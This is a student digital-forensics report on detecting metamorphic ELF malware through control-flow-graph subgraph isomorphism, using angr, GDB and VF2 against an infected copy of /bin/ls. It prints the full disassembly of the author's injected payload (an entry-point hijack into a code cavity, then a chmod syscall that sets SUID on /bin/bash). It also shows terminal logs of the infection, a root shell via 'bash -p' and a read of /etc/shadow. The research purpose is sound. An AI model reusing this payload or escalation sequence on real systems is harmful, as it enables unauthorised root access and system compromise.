BHARATIYA VIDYA BHAVAN'S

SARDAR PATEL INSTITUTE OF TECHNOLOGY

MUNSHI NAGAR, ANDHERI (WEST)- MUMBAI- 400058- INDIA
(AUTONOMOUS INSTITUTE AFFILIATED TO THE UNIVERSITY OF MUMBAI)

Digital Forensics ISE

Detecting Self-mutating Malware Using Control-Flow Graph Matching

Submitted To

Dr. Renuka Pawar

Submitted By

Aishwarya Pravin Mhatre TE CSE, 2023800059

1. Methodology

1.1 Specimen Formalization and Dataset Genesis

The investigative framework utilizes a "Host-Guest" binary synthesis to evaluate detection efficacy against metamorphic transformation:

- **Host Archetype** *(P)*: The standard ELF-64 utility /bin/ls is employed as the benign carrier. This selection is predicated on its high cyclomatic complexity and dense inter-procedural call-sites, providing a representative search space for evaluating the detector's false-positive resistance.

- **Malicious Guest Archetype** *(M)*: A custom-engineered metamorphic payload, defined as a "zero-form" archetype before undergoing mutation. It implements a privilege-escalation sequence via the chmod system call.

- **Metamorphic Variants** *(V_n)*: Multiple discrete instances of the infected binary are generated. Each variant undergoes metamorphism, utilizing semantic-preserving transformations such as register-renaming and the insertion of opaque predicates (dead-code paths) to alter the binary's MD5 signature while maintaining functional parity.

1.2 Analysis Environment and Architectural Stack

Analysis Platform: Ubuntu 24.04.4 LTS hosted within an isolated virtualization layer to ensure environmental integrity.

Structural Recovery Engine: Implementation of the angr binary analysis framework for Control-Flow Analysis (CFA) and Data-Flow Analysis (DFA), enabling the reconstruction of the binary's logical structure from raw machine-code.

Canonical Normalization: A custom transformation layer that abstracts ISA-specific opcodes into high-level Semantic Classes, effectively reverting metamorphic mutations to a canonical Intermediate Representation.

Graph Processing: Execution of the VF2 Subgraph Isomorphism Algorithm to solve the structural mapping problem between the guest archetype and the infected host.

1.3 Forensic Pipeline

The forensic methodology is modeled as a transformation from raw machine-code to a labeled directed graph $G = (V, E, L)$

Binary Decoding and IR Lifting ($P \rightarrow P_N$): The raw machine-code is disassembled and lifted into an Intermediate Representation (IR). Normalization operations are performed to eliminate "trash code" and simplify symbolic algebraic expressions, reverting metamorphic substitutions (e.g., swapping XOR for SUB) to their functional archetype.

ICFG Reconstruction: A labeled inter-procedural control-flow graph ($ICFGP_N$) is constructed. Vertices represent Basic Blocks (maximal sequences of instructions with single-entry and single-exit points), while edges represent directed execution transitions and function call-sites.

Semantic Labeling *(L)*: To ensure resilience against register-swapping and instruction-aliasing, vertices are labeled by their functional semantic class e.g., Integer Arithmetic, System Call, Control Flow, or Data Transfer obviating the reliance on raw byte-level signatures.

Reduction to Subgraph Isomorphism: **The problem of identifying malware** M inside program P is reduced to a decision problem: determining if the graph G_M is isomorphic to any subgraph within G_P.

Entry Point Obfuscation (EPO) Analysis: The pipeline specifically monitors for Entry Point Hijacking. This involves detecting the "Bridge" transition where the original program entry point E_0 is diverted via a relative jump to a Code Cavity located at an arbitrary offset within the ELF structure.

2. Implementation & Analysis

The process is formalized as a transformation from raw, mutated machine-code into a canonical Intermediate Representation (IR). This abstraction layer is critical to bypass instruction-level aliasing (e.g., semantic equivalents like sub rax, rax vs. xor rax, rax) that characterizes metamorphic specimens.

- **Static Structural Recovery:** Utilization of the angr binary analysis framework for Control-Flow Analysis (CFA). This allows for the high-fidelity reconstruction of the binary's logical topology from stripped executables.

• **Dynamic Trace Verification:** Utilization of the GNU Debugger (GDB) to perform real-time architectural verification of the Instruction Pointer (RIP) diversion and the subsequent preservation of the host's execution context.

• **Structural Isomorphism Engine:** Implementation of the VF2 Algorithm to determine if the malicious archetype graph G_M exists as a sub-component within the normalized host graph G_{P_N}.

2.2 Forensic Trace and Procedural Evidence

Phase I: Control-Flow Divergence and Entry Point Obfuscation (EPO)

The analysis begins at the primary entry point (E_0) defined in the ELF header. In a standard, non-infected utility, this location hosts the environment initialization; however, our specimen exhibits a strategic Bridge Transition designed to hijack execution before the host prologue.

```
ampmgs@virt-ubuntu:~/Desktop/cfg$ gdb -q ./ls_infected
Reading symbols from ./ls_infected...

warning: could not find '.gnu_debugaltlink' file for /home/ampmgs/Desktop/cfg/ls
_infected
(No debugging symbols found in ./ls_infected)
(gdb) info files
Symbols from "/home/ampmgs/Desktop/cfg/ls_infected".
Local exec file:
        `/home/ampmgs/Desktop/cfg/ls_infected', file type elf64-x86-64.
        Entry point: 0x6d30
        0x0000000000000318 - 0x0000000000000334 is .interp
        0x0000000000000338 - 0x0000000000000368 is .note.gnu.property
        0x0000000000000368 - 0x000000000000038c is .note.gnu.build-id
        0x000000000000038c - 0x00000000000003ac is .note.ABI-tag
        0x00000000000003b0 - 0x0000000000000400 is .gnu.hash
        0x0000000000000400 - 0x0000000000001000 is .dynsym
        0x0000000000001000 - 0x0000000000001614 is .dynstr
        0x0000000000001614 - 0x0000000000001714 is .gnu.version
        0x0000000000001718 - 0x0000000000001808 is .gnu.version_r
        0x0000000000001808 - 0x0000000000002d38 is .rela.dyn
```

Verification of the ELF header metadata. The nominal entry point is identified at 0x6d30.

```
(gdb) x/5i 0x6d30
   0x6d30:      jmp    0x14f00
   0x6d35:      nop
   0x6d36:      mov    %rdx,%r9
   0x6d39:      pop    %rsi
   0x6d3a:      mov    %rsp,%rdx
(gdb)
```

The Divergence Point. Disassembly at 0x6d30 reveals an E9 (relative JMP) opcode diverting the RIP to the code cavity at 0x14f00. This confirms the subversion of the benign host's control-flow.

Phase II: Architectural Analysis of the Guest Archetype (M)

Upon following the diversion to the cavity offset, we examine the "Guest" payload. The specimen utilizes Context Preservation to remain transparent to the host utility and Opaque Predicates to resist linear static analysis.

```
(gdb) x/15i 0x14f00
   0x14f00:     endbr64
   0x14f04:     push   %rax
   0x14f05:     push   %rbx
   0x14f06:     push   %rcx
   0x14f07:     push   %rdx
   0x14f08:     push   %rsi
   0x14f09:     push   %rdi
   0x14f0a:     push   %r8
   0x14f0c:     push   %r9
   0x14f0e:     push   %r10
   0x14f10:     push   %r11
   0x14f12:     push   %r12
   0x14f14:     push   %r13
   0x14f16:     jmp    0x14f2f
   0x14f18:     out    %eax,(%dx)
(gdb)
```

Structural Analysis of the Payload. The sequence initiates with endbr64 followed by an exhaustive series of PUSH operations to cache the architectural state. Note the metamorphic junk jump at 0x14f16, an Opaque Predicate intended to create structural noise.

```
(gdb) x/10i 0x14f80
   0x14f80:     add    %al,(%rax)
   0x14f82:     add    %cl,(%rdi)
   0x14f84:     add    $0x10c48348,%eax
   0x14f89:     jmp    0x14fa2
   0x14f8b:     movsxd (%rax),%esp
   0x14f8d:     gs (bad)
   0x14f8f:     (bad)
   0x14f90:     pop    %rdx
   0x14f91:     rol    $1,%ebp
   0x14f93:     mov    (%rdx,%rbx,4),%es
(gdb)
```

Verification of the functional semantic core. Register-clearing and initialization for the privilege-escalation system call are observed, representing the payload's primary malicious intent.

Phase III: Isomorphic Consistency across Metamorphic Generations

The defining characteristic of this specimen is its metamorphic engine, which alters the binary signature for every infection instance. We analyzed two distinct variants (V_1 and V_2) to evaluate the detector's structural resilience.

```
ampmgs@virt-ubuntu:~/Desktop/cfg$ python3 epo.py
[+] Infected: ./ls_infected
[*] Payload Size:    196 bytes
[*] MD5 Signature:   6cc48d003ca217ac5cf0383abb40d1ac
ampmgs@virt-ubuntu:~/Desktop/cfg$
```

```
ampmgs@virt-ubuntu:~/Desktop/cfg$ python3 epo.py
[+] Infected: ./ls_infected
[*] Payload Size:    150 bytes
[*] MD5 Signature:   b5913c6d344cb3fb2841781f21073091
```

Metamorphic Divergence. Variant 1 (Top) and Variant 2 (Bottom) demonstrate entirely unique MD5 signatures (6cc48d vs. b5913c) and varying payload sizes (196 vs. 150 bytes), effectively bypassing signature-based scanners.

```
141: fcn.00014f00 (int64_t arg1, int64_t arg2, int64_t arg3, int64_t arg4, int64_t arg5, int64_t arg6);
; var int64_t var_8h @ rsp+0x8
; arg int64_t arg1 @ rdi
; arg int64_t arg2 @ rsi
; arg int64_t arg3 @ rdx
; arg int64_t arg4 @ rcx
; arg int64_t arg5 @ r8
; arg int64_t arg6 @ r9
0x00014f00      endbr64
0x00014f04      push rax
0x00014f05      push rbx
0x00014f06      push rcx                                        ; arg4
0x00014f07      push rdx                                        ; arg3
0x00014f08      push rsi                                        ; arg2
0x00014f09      push rdi                                        ; arg1
0x00014f0a      push r8                                         ; arg5
0x00014f0c      push r9                                         ; arg6
0x00014f0e      push r10
0x00014f10      push r11
0x00014f12      push r12
0x00014f14      push r13
0x00014f16      jmp 0x14f2f
```

```
; CODE XREF from fcn.00014f00 @ 0x14f16
0x00014f2f      jmp 0x14f46
```


```
; CODE XREF from fcn.00014f00 @ 0x14f2f
0x00014f46      jmp 0x14f5c
```

```
; CODE XREF from fcn.00014f00 @ 0x14f46
0x00014f5c      xor rax, rax
0x00014f5f      push rax
0x00014f60      movabs rax, 0x7361622f6e69622f                  ; '/bin/bas'
0x00014f6a      push rax
0x00014f6b      mov word [var_8h], 0x68                         ; 'h'
                                                                ; [0x68:2]=0x2d8
0x00014f72      mov rdi, rsp
0x00014f75      mov rsi, 0x9ed
0x00014f7c      mov rax, 0x5a                                   ; 'Z'
0x00014f83      syscall
0x00014f85      add rsp, 0x10
0x00014f89      jmp 0x14fa2
```


```
; CODE XREF from fcn.00014f00 @ 0x14f89
0x00014fa2      push 0
0x00014fa4      pop rax
0x00014fa5      push 0
0x00014fa7      pop rdi
0x00014fa8      push 0
0x00014faa      pop rsi
0x00014fab      pop r13
0x00014fad      pop r12
0x00014faf      pop r11
0x00014fb1      pop r10
0x00014fb3      pop r9
0x00014fb5      pop r8
0x00014fb7      pop rdi
0x00014fb8      pop rsi
0x00014fb9      pop rdx
0x00014fba      pop rcx
0x00014fbb      pop rbx
0x00014fbc      pop rax
0x00014fbd      xor ebp, ebp
0x00014fbf      jmp 0x6d36
```

```
; CODE XREF from fcn.00014f00 @ 0x14fbf
0x00006d36      mov r9, rdx
0x00006d39      pop rsi
0x00006d3a      mov rdx, rsp
0x00006d3d      and rsp, 0xfffffffffffffff0
0x00006d41      push rax
0x00006d42      push rsp
0x00006d43      xor r8d, r8d
0x00006d46      xor ecx, ecx
0x00006d48      lea rdi, [0x00004da0]
0x00006d4f      call qword [reloc.__libc_start_main]            ; [0x22f98:8]=0
0x00006d55      hlt
```


Inter-procedural Control-Flow Graph (ICFG) of Metamorphic Variant V1. The graph represents the structural layout of the injected payload, including control-flow transitions and opaque predicate-induced branches.



Inter-procedural Control-Flow Graph (ICFG) of Metamorphic Variant V2. Despite instruction-level mutations and layout differences, the underlying control-flow topology remains structurally consistent with V1.


Full CFG Analysis: 6315 Nodes
Red = Detected Malicious Subgraph | Analysis Time: 96.45s

Variant 1



Variant 2

CFG Isomorphism. Despite the cryptographic divergence, the VF2 Matcher identifies the identical malicious subgraph (highlighted in red) within both specimens. This proves that while the instruction sequence is metamorphic, the logical topology is invariant.

2.3 Detection Verdict and Forensic Observations

Structural Matcher Verification

The final detection alerts confirm that the normalization engine successfully stripped the metamorphic noise, allowing the matcher to localize the guest archetype.

```
ampmgs@virt-ubuntu:~/Desktop/cfg/cfg_gen$ python3 matcher.py
[*] Loading Binary for Structural Analysis...

╔═══════════════════════════════════════════════════════╗
║              CFG-BASED MALWARE DETECTION ALERT        ╒
╚═══════════════════════════════════════════════════════╝

  [!] INJECTION POINT DETECTED:
      - Benign Host Node: 0x416139
      - Redirects To:     0x414f00 (Payload Start)
------------------------------------------------------------
  [+] Match Result:   Found 66 blocks matching Archetype M
  [i] Payload Profile: 24 Arith | 1 Syscall | 13 Data
------------------------------------------------------------
  [✓] VERDICT: Binary compromised by structural injection.
============================================================

ampmgs@virt-ubuntu:~/Desktop/cfg/cfg_gen$
```

The matcher identifies the Payload Profile (24 Arithmetic, 1 Syscall, 13 Data nodes) as isomorphic to the known malware archetype M, confirming a structural infection.

Functional Impact and Artifact Recovery

```
ampmgs@virt-ubuntu:~/Desktop/cfg$ file ./ls_infected
./ls_infected: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, in
terpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=05dad2c279f7651722809fa75adba6bf9ab1c209,
 for GNU/Linux 3.2.0, stripped
ampmgs@virt-ubuntu:~/Desktop/cfg$ ls -l /bin/ls
-rwxr-xr-x 1 root root 142312 Jun 22  2025 /bin/ls
ampmgs@virt-ubuntu:~/Desktop/cfg$ ls -l ls_infected
-rwxr-xr-x 1 ampmgs ampmgs 142312 Apr 17 00:19 ls_infected
ampmgs@virt-ubuntu:~/Desktop/cfg$
```

Validation of binary equivalence prior to execution. The infected binary (ls_infected) retains identical file type, architecture (ELF 64-bit), and comparable file size to the original /bin/ls, indicating successful payload embedding without altering the host's external characteristics.

```
ampmgs@virt-ubuntu:~/Desktop/cfg$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1446024 Mar 31  2024 /bin/bash
ampmgs@virt-ubuntu:~/Desktop/cfg$ python3 epo.py
[+] Infected: ./ls_infected
[*] Payload Size:    137 bytes
[*] MD5 Signature:   b4a8d717a602480229a36845fc2f9ae0
ampmgs@virt-ubuntu:~/Desktop/cfg$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1446024 Mar 31  2024 /bin/bash
ampmgs@virt-ubuntu:~/Desktop/cfg$ sudo ./ls_infected
cfg_gen  epo.py  graphs  ls_infected
ampmgs@virt-ubuntu:~/Desktop/cfg$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1446024 Mar 31  2024 /bin/bash
```

Verification of payload execution and permission modification. The metamorphic engine (epo.py) injects the malicious payload into the host binary, and upon execution, the payload triggers a privilege-escalation routine that modifies /bin/bash permissions by setting the SUID bit (rws).

```
ampmgs@virt-ubuntu:~/Desktop/cfg$ /bin/bash -p
bash-5.2# whoami
root
bash-5.2# id
uid=1000(ampmgs) gid=1000(ampmgs) euid=0(root) groups=1000(ampmgs),4(adm),24(cdr
om),27(sudo),30(dip),46(plugdev),100(users),114(lpadmin)
bash-5.2# cat /etc/shadow | head
root:*:20494:0:99999:7:::
daemon:*:20494:0:99999:7:::
bin:*:20494:0:99999:7:::
sys:*:20494:0:99999:7:::
sync:*:20494:0:99999:7:::
games:*:20494:0:99999:7:::
man:*:20494:0:99999:7:::
lp:*:20494:0:99999:7:::
mail:*:20494:0:99999:7:::
news:*:20494:0:99999:7:::
bash-5.2#
```

Post-execution artifacts. The specimen successfully leveraged the chmod syscall to grant SUID permissions to /bin/bash (evidenced by the rws bit), facilitating unauthorized root access.

3. Results

The forensic investigation yielded a comprehensive suite of structural and behavioral artifacts, confirming the successful subversion of the host binary and the subsequent execution of the malicious payload. The results are structured to highlight the divergence between the benign host archetype and the metamorphic guest instances.

3.1 Structural and Behavioral Artifacts

The following artifacts were recovered through inter-procedural analysis and architectural tracing.

Artifact Category	Identified Characteristic	Forensic Significance
Control-Flow Hijack	Relative displacement jump (E9 opcode) at 0x6d30	Direct evidence of Entry Point Obfuscation (EPO) subverting the standard ELF entry point.
Code Cavity	Non-contiguous executable block located at 0x14f00	Identification of the guest payload's physical residence within the host's .text segment.
Metamorphic Noise	Multiple Opaque Predicates (e.g., jmp 0x14f2f)	Intentional CFG inflation designed to increase cyclomatic complexity and resist linear disassembly.
Privilege Artifacts	chmod system call (Syscall 90/0x5a) targeting /bin/bash	Functional verification of the payload's intent to establish a privilege escalation vector.
State Preservation	Exhaustive PUSH/POP sequence surrounding the malicious logic	Evidence of *Context Transparency* designed to return control to the host without architectural failure.

3.2 Metamorphic Variant Isomorphism Findings

A comparative analysis was conducted between two metamorphic generations to evaluate the detector's structural resilience. Despite significant cryptographic divergence, the structural profile remained semantically constant.

Metric	Variant 1 (V_1)	Variant 2 (V_2)	Variance Type
MD5 Signature	6cc48d...	b5913c...	Total Cryptographic Change
Payload Size	196 Bytes	150 Bytes	Physical Structure Change
Total ICFG Nodes	6315	6317	Topological Variance
Matched Blocks	64	66	Subgraph Stability
Semantic Arith Labels	24	24	Invariant Logic
System Call Count	1	1	Invariant Behavior

Observation:
The variance in block count between V_1 and V_2 is attributed to the metamorphic engine's insertion of additional Opaque Predicates. However, the Normalization Engine successfully reduced these to a canonical form, facilitating detection rate via Subgraph Isomorphism.

3.3 Privilege Escalation Artifacts (Post-Execution)

The successful execution of the payload produced observable modifications to the system's security posture.

System Artifact	Observed State	Security Implications
SUID Bit	Changed from -rwxr-xr-x to -rwsr-xr-x on /bin/bash	Persistent privilege escalation established via root-owned shell.
UID/EUID	euid=0(root) achieved upon shell invocation	Successful transition from unprivileged user context to administrative context.
Shadow Access	Unrestricted read access to /etc/shadow headers	Full compromise of the system's authentication database.

4. Conclusion & Future Work

Summary of Findings

The forensic investigation successfully demonstrated that structural analysis via Subgraph Isomorphism is a robust methodology for detecting metamorphic malware. While traditional signature-based detectors failed due to the total cryptographic divergence between variants V_1 and V_2, the Inter-procedural Control-Flow Graph (ICFG) remained logically invariant. The implementation proved that by lifting machine code into an Intermediate Representation (IR) and applying Semantic Labeling, we can effectively "see through" metamorphic mutations like register swapping and junk instruction insertion.

Possible Improvements and CFG Limitations

Future iterations of this forensic pipeline should address the specific conditions where static CFG analysis can be subverted:

- Opaque Predicate Complexity: While the current Normalization Engine reverts simple junk jumps, more advanced Opaque Predicates (where the jump condition is computationally hard to solve) can lead to the insertion of "dead" edges that bloat the CFG search space beyond tractable limits. Integrating an SMT Solver (e.g., Z3) would allow the detector to statically evaluate these predicates.
- Dynamic Data-Flow Integration: A significant improvement involves moving beyond purely structural matching to include Data-Flow Analysis (DFA). By tracking how data moves between registers, the detector can recognize Semantic Aliasing more accurately, even if the CFG structure is heavily fragmented.
- Anti-Disassembly Resilience: The current methodology assumes a perfect disassembly. However, malicious code utilizing indirect jumps through variables or overlapping instructions can lead to an incomplete ICFG, causing the subgraph matcher to miss the entry point of the malicious logic.
- Scale and Performance: As the host program (P) increases in size, the time complexity of the VF2 algorithm increases. Implementing more aggressive code compaction or graph-pruning heuristics during the normalization phase is necessary for real-time forensic applications on large-scale binaries.

5. References

[1] D. Bruschi, L. Martignoni, and M. Monga, “Detecting self-mutating malware using control-flow graph matching,” *DIMVA 2006*, Springer, 2006. [Online]. Available: https://link.springer.com/chapter/10.1007/11790754_8

[2] “angr Binary Analysis Framework,” [Online]. Available: https://angr.io/

[3] “GDB Documentation,” [Online]. Available: https://sourceware.org/gdb/current/onlinedocs/gdb/

[4] “NetworkX Isomorphism (VF2 Algorithm),” [Online]. Available: https://networkx.org/documentation/stable/reference/algorithms/isomorphism.html

[5] “ELF File Format Specification,” [Online]. Available: https://refspecs.linuxfoundation.org/elf/elf.pdf